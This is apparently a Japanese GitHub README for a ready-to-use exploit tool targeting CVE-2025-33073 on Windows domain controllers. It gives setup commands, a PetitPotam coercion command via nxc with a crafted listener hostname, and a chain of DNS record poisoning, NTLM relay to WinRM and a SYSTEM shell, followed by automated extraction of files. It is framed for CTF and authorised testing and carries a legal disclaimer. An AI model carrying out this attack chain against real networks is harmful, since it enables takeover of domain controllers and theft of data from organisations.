
 uziii2208/cve-2025-33073
CVE-2025-33073 向けの汎用エクスプロイトツール。DNSAdmins 権限を持ち、WinRM が有効な Windows ドメインコントローラーを標的とします。


CVE-2025-33073 を標的とした汎用エクスプロイトツールで、DNSAdmins 権限と WinRM が有効な Windows ドメインコントローラを対象とします。
CVE-2025-33073 は、以下の組み合わせにより Windows ドメインコントローラ上で SYSTEM レベルのコード実行 を可能にする重大な脆弱性です:
この PoC は、あらゆるドメイン、あらゆるユーザー名、あらゆる CTF 環境に対応する 汎用的で自動化された エクスプロイトフレームワークを提供します。
# Required tools
sudo apt-get update
sudo apt-get install -y python3 python3-pip netcat-openbsd dnsutils

# Python dependencies
pip3 install impacket netexec

# Clone krbrelayx
git clone https://github.com/dirkjanm/krbrelayx
# Clone this repository
git clone https://github.com/uziii2208/CVE-2025-33073
cd CVE-2025-33073

# Make exploit executable
chmod +x exploit.sh

# Verify tools installation
./exploit.sh  # Will check all dependencies
./exploit.sh
スクリプトは以下を尋ねます:
ターミナル 1 - エクスプロイトを実行:
./exploit.sh
# Follow the interactive prompts
# Wait for: "[!] RELAY READY! OPEN NEW TERMINAL → PASTE COERCE COMMAND!"
ターミナル 2 - coerce コマンドを実行(ターミナル 1 の出力からコピー):
nxc smb 192.168.1.10 -u 'username' -p 'password' \
    -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.corp.local
結果:
スクリプトは以下を自動的に検索・抽出します:
*flag*.txt*root*.txt*user*.txtproof.txt場所: C:\Users\*\Desktop\
すべての出力は /0pwn_exploit_<TIMESTAMP>/ に保存されます:
relay.log - NTLM リレーサーバーの出力dns.log - DNS 操作のログshell_output.log - シェルコマンドと抽出されたフラグDNS ポイズニング (krbrelayx.dnstool) └─> 攻撃者の IP を指す DNS レコードを変更・作成
NTLM リレーサーバー (ntlmrelayx.py) └─> 着信する NTLM 認証を待ち受け
強制認証 (nxc + PetitPotam) └─> DC に攻撃者の IP への認証を強制
Relay → WinRMS └─> 認証を対象の WinRMS にリレー
SYSTEM シェル └─> SYSTEM としてコマンドを実行
自動フラグ抽出 └─> すべてのフラグを検索・抽出
exploit.sh 内の LONGHOST 変数を編集:
LONGHOST="localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA"
run_shell_commands() 関数を変更して、異なるファイルパターンを検索:
# Add custom patterns here
echo "powershell \"Get-ChildItem -Path 'C:\\Users\\*\\Desktop' -Include '*custom*.txt' ...\""
この PoC は以下の目的で提供されます:
コンピュータシステムへの不正アクセスは違法です。
net group "DNSAdmins" /domainping <DC_IP>nxc smb <DC_IP> -u username -p passwordwinrm quickconfigshell_output.log でエラーを確認nc -zv 127.0.0.1 <SHELL_PORT>run_shell_commands() 内のスリープタイムアウトを増やす/0pwn_exploit_1234567890/
├── relay.log # NTLM relay server output
├── dns.log # DNS operation details
└── shell_output.log # Extracted flags & command output
# View relay events
grep "SYSTEM SHELL" /0pwn_exploit_*/relay.log

# Extract all flags
grep "===" /0pwn_exploit_*/shell_output.log -A 10

# Check DNS operations
cat /0pwn_exploit_*/dns.log
[デモとスクリーンショット] - [近日公開]
0pwn (uziii2208) - オリジナルのコンセプトと研究 AI Enhanced - v1.0 の改善と自動フラグ抽出
MIT ライセンス - 詳細は LICENSE ファイルを参照
法的通知:
本ソフトウェアは教育目的および許可されたセキュリティテスト専用に提供されます。コンピュータシステムへの不正アクセスは違法であり、法律で罰せられます。
本ツールを使用することで、以下に同意したものとみなされます:
貢献は歓迎します!issue とプルリクエストをお送りください。
問題、質問、改善提案については:
ステータス: ✅ テスト済み・検証済み バージョン: 1.0(ユニバーサル) 最終更新: 2025
